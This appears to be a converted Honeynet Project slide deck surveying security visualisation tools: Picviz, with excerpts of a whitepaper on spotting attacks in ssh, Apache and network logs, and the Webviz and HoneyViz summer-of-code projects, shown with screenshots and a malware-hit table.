
David Watson (david@honeynet.org.uk)



# THE HONEYNET PROJECT







A screenshot of the Picviz website. The header features a colorful background of overlapping lines in red, green, and yellow, with the word "Picviz" in a large, black, serif font. Below the header is a green navigation bar with links: Home, Downloads, Documentation, Trac, Screenshots, and About. The main content area is divided into two columns. The left column has a green background for the top section, titled "Picviz can..." in white. It contains a paragraph about visualizing network events. Below this is a white section titled "Picviz Next Generation is in progress" in red, followed by a paragraph about the next version and a link "Continue Reading...". The right column has a green background for the top section, featuring a "Download" button. Below this are three white sections: "Get Started!" with links for "Quick tour" and "PGDL language"; "Learn and share..." with links for "Documentation" and "Project page"; and "Conferences" with links for "IAWACS 2009", "Eicar 2009", and "Usenix 2008". At the bottom of the right column is a section titled "Security and visualization projects" with a link for "Secviz".

# Picviz

[Home](#) [Downloads](#) [Documentation](#) [Trac](#) [Screenshots](#) [About](#)

## Picviz can...

help you to understand what is happening on your network and machines by visualizing events in multi-dimensions with the help of parallel coordinates plot. It can handle million of events and the input language is easily scriptable. This way not only you can discover misuses of your network, but also write new IDS signatures based on the image facts.

## Picviz Next Generation is in progress

What we are working on for the next Picviz.

Picviz is becoming more powerful: direct inclusion of logs, pcap, csv without going through the PGDL language. The engine has been completely rewritten and is way more efficient now to handle security events. Intensive abstract maths have been included to highlight correlations in multiple dimensions.

[Continue Reading...](#)

### Download

#### Get Started!

[Quick tour](#)

[PGDL language](#)

#### Learn and share...

[Documentation](#)

[Project page](#): Open Bugs, get latest source.

#### Conferences

[IAWACS 2009](#): Laval, France

[Eicar 2009](#): Berlin, Germany

[Usenix 2008](#): San Diego, USA

#### Security and visualization projects

- [Secviz](#)

<http://www.wallinfire.net/picviz/>

David Watson (david@honeynet.org.uk)



## The HoneyNet Project

[Home](#)

### Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▽ [Google SoC 2010](#)
  - [GSoC Overview](#)
  - [GSoC Proposed Ideas](#)
  - [GSoC Org Application](#)
  - [GSoC Student Template](#)
- [Latest images](#)

### Internal

### Know Your Tools: use Picviz to find attacks

Wed, 11/25/2009 - 17:28 — christian.selfert

Our "**Know Your Tools: use Picviz to find attacks**" whitepaper was released on November 25th 2009 as a PDF only. You can download the full paper from the link below.

#### Paper Abstract

Picviz is a parallel coordinates plotter which enables easy scripting from various input (tcpdump, syslog, iptables logs, apache logs, etc..) to visualize data and discover interesting aspects of that data quickly. Picviz uncovers previously hidden data that is difficult to identify with traditional analysis methods.

In the first paper of our new Know Your Tools series, Sebastien Tricaud from the French HoneyNet Project Chapter and Victor Amaducci from the University of Campinas, focus on Picviz. After a brief overview on parallel coordinates, Picviz architecture, and installation procedure, three real-world examples are presented that illustrate how to identify attacks from large amounts of data: Picviz is used to analyze SSH logs, Apache access logs and network traffic. With these examples, it is demonstrated how Picviz can find attacks that previously have been hidden.

Recent additions to Picviz GUI have been made by Victor Amaducci under the mentorship of Sebastien Tricaud as part of the Google Summer of Code program 2009. The most recent version of Picviz is freely available for download from its project site at <http://www.wallinfire.net/picviz> and support can be sought from the Picviz mailing list at <http://www.wallinfire.net/cgi-bin/mailman/listinfo/picviz>.

Paper last updated November 25th 2009

PDF Sha1: 282e2708f92a6bf689ff735af97cc0c6f1c1a9a3 (KYT-Picviz\_v1\_0.pdf)

<http://project.honeynet.org/node/499>

# Know Your Tools: use Picviz to find attacks

*The Honeynet Project*

<http://www.honeynet.org>

[Sebastien Tricaud](#) – [The Honeynet Project](#)

[Victor Amaducci](#) – [University of Campinas \(Unicamp\)](#)

Last Modified: *November 25, 2009*

## INTRODUCTION

This document explains how Picviz can be used to spot attacks. We will use three examples in this paper; analysis of ssh connection logs, demonstration of the graphical interface on network data generated by a port scanner and the use of Picviz command line to discover attacks towards an Apache web server. Picviz can handle large amounts of data, as illustrated by the last example in which two years of raw Apache access logs are analyzed. We will show how we can find attacks that previously have been hidden and discover them in a very short time!

We hope Picviz will make you more efficient in analyzing any kind of log files, including network traffic, and able to spot abnormalities even with large dataset.

<http://project.honeynet.org/node/499>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



To install the library you need:

- cmake (<http://www.cmake.org>)
- PCRE library (<http://www.pcre.org>)
- cairo library (<http://www.cairographics.org>)
- python 2.x library (<http://www.python.org>)

### Installing the library

We decompress the file, compile the library, and install the bindings.

```
$ tar xvf libpicviz-0.6.1.tar.gz
$ cd libpicviz-0.6.1
$ make
$ sudo make install
$ cd src/bindings/python
$ sudo ./setup.py install
```

### Installing the console program

We decompress the file, and compile to create the binary:

```
$ tar xvf picviz-cli-0.6.tar.gz
$ cd picviz-cli-0.6/src
$ make
$ sudo make install
```

### Installing the GUI program

The GUI depends on PyQt (<http://www.riverbankcomputing.co.uk/software/pyqt/intro>).

<http://project.honeynet.org/node/499>


## HOW DO TO READ PICVIZ GRAPHS?

The example below is a log line written by the ssh daemon:

```
Aug 21 17:28:54 ellington sshd[2824]: Accepted password for toady from 192.168.32.5 port 37189
ssh2
```

This can be seen as one event, with multiple variables: time, machine, daemon, authentication type, target user, source IP, target port and protocol.

Feeding Picviz with this event will produce this parallel plot coordinates image:



*Figure 1: Graphical representation of a ssh connection event*


A single line represents a single event and every axis has its own way of representing a single dimension: if we take the first axis, the time, the first plot is not put in the middle of this axis since midnight is at the bottom, and 23:59:59 is at the very top. The time this event happened, 17:28 starts the line almost half way between noon and midnight. Even without a time label put on the line plot position, this is sufficient to get an idea about when the event happened.

<http://project.honeynet.org/node/499>



Once we have the correct type for each axis, the pgdl file can be opened by the GUI:

```
$ picviz-gui nmap-argus.pgdl
```



<http://project.honeynet.org/node/499>

David Watson (david@honeynet.org.uk)



## The HoneyNet Project

Home > Blogs > oguz.yarimtepe's blog

### Navigation

- About us
- ▼ Blogs
  - ▷ HoneyNet Project Blog
- Funding/Donations
- ▷ Challenges
- ▷ Chapters
- Papers
- Projects
- ▷ Google SoC 2009
- ▷ Create content
- ▷ Google SoC 2010
- ▷ Google SoC 2011
- Latest images
- ▼ Security Workshops
  - ▷ 2011 - Paris
  - ▼ 2012 - SF Bay Area
    - General Information
    - Mar. 19 - Agenda
    - Mar. 20 - Hands-on tutorial training
    - Partner & Sponsorship
    - Register now!


### Webviz is out for your reviews

Fri, 08/12/2011 - 13:06 — oguz.yarimtepe

While the "pencil down" date is approaching, i would like to announce the latest situation at Webviz project. From the last time till time, there have been some changes at the visualization:

- \* The size of the visualization increased
- \* A better map is located as base map
- \* Mesh working principle is changed from country based to IP based. The returning database results are grouped by IP.
- \* Legends are detailed
- \* For a better distributed results, an IP set that is collected for a long period is also added to the database.

The latest result is as below:




<http://honeynet.org/node/758>

David Watson (david@honeynet.org.uk)

## Web Visualization for Honeynet Project

## Mesh Grid Visualization



## HITS SUMMARY

Malware Hits per Time and Country

| Source Address  | Number of Malware Hits | GeoIP Location |
|-----------------|------------------------|----------------|
| 114.42.196.18   | 534                    | Taiwan         |
| 84.0.174.104    | 471                    | Hungary        |
| 187.126.251.178 | 427                    | Brazil         |
| 178.151.53.242  | 404                    | Ukraine        |
| 93.141.30.21    | 339                    | Croatia        |

## TIPS:

Use your mouse scroll to zoom in and out

Hold left click and move the mouse to change the camera view



## The HoneyNet Project

[Home](#) > [Blogs](#) > [lucas.mcdaniel's blog](#)

### Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▽ [Security Workshops](#)
  - ▷ [2011 - Paris](#)
  - ▽ [2012 - SF Bay Area](#)
    - [General Information](#)
    - [Mar. 19 - Agenda](#)
    - [Mar. 20 - Hands-on tutorial training](#)
    - [Partner & Sponsorship](#)
    - [Register now!](#)

### HoneyViz demo is out for your viewing pleasure

Sat, 08/27/2011 - 23:25 — lucas.mcdaniel

We've set up a demonstration site for HoneyViz (Project #3) at

<http://50.16.162.188:6174/>

HoneyViz is an interactive java applet which visualizes sensor data (similar to Project #4). The goal of this project has been to allow the end user to select a set of data that is of interest and generate a variety of useful visualizations based off of this selection in realtime.


The site offers some user-level documentation to explain how the tool works and provides suggestions for a few interesting visualizations we have found. Although, the best way to become familiar with the tool is simply to play with it – select different sets of events, make menu or color changes, select regions on the map, etc.



<http://honeynet.org/node/763>

David Watson (david@honeynet.org.uk)







## **Other Recent Non-GSoC HoneyNet Tools**





## Navigation

- Home
- Projects
- BLOG
- **The Australian SensorNET**
- Fast Flux Tracking
- Alerting Services
- Tools
- About us
- Sponsors
- Disclaimer
- Getting Involved
- Links
- Contact us

## User login

**Username:** \*

|  |  |
|--|--|
|  |  |
|--|--|

**Password:** \*

|  |  |
|--|--|
|  |  |
|--|--|

Log in

## Australian Honeynet Project

[Home](#) > [Blogs](#) > [ben's blog](#)

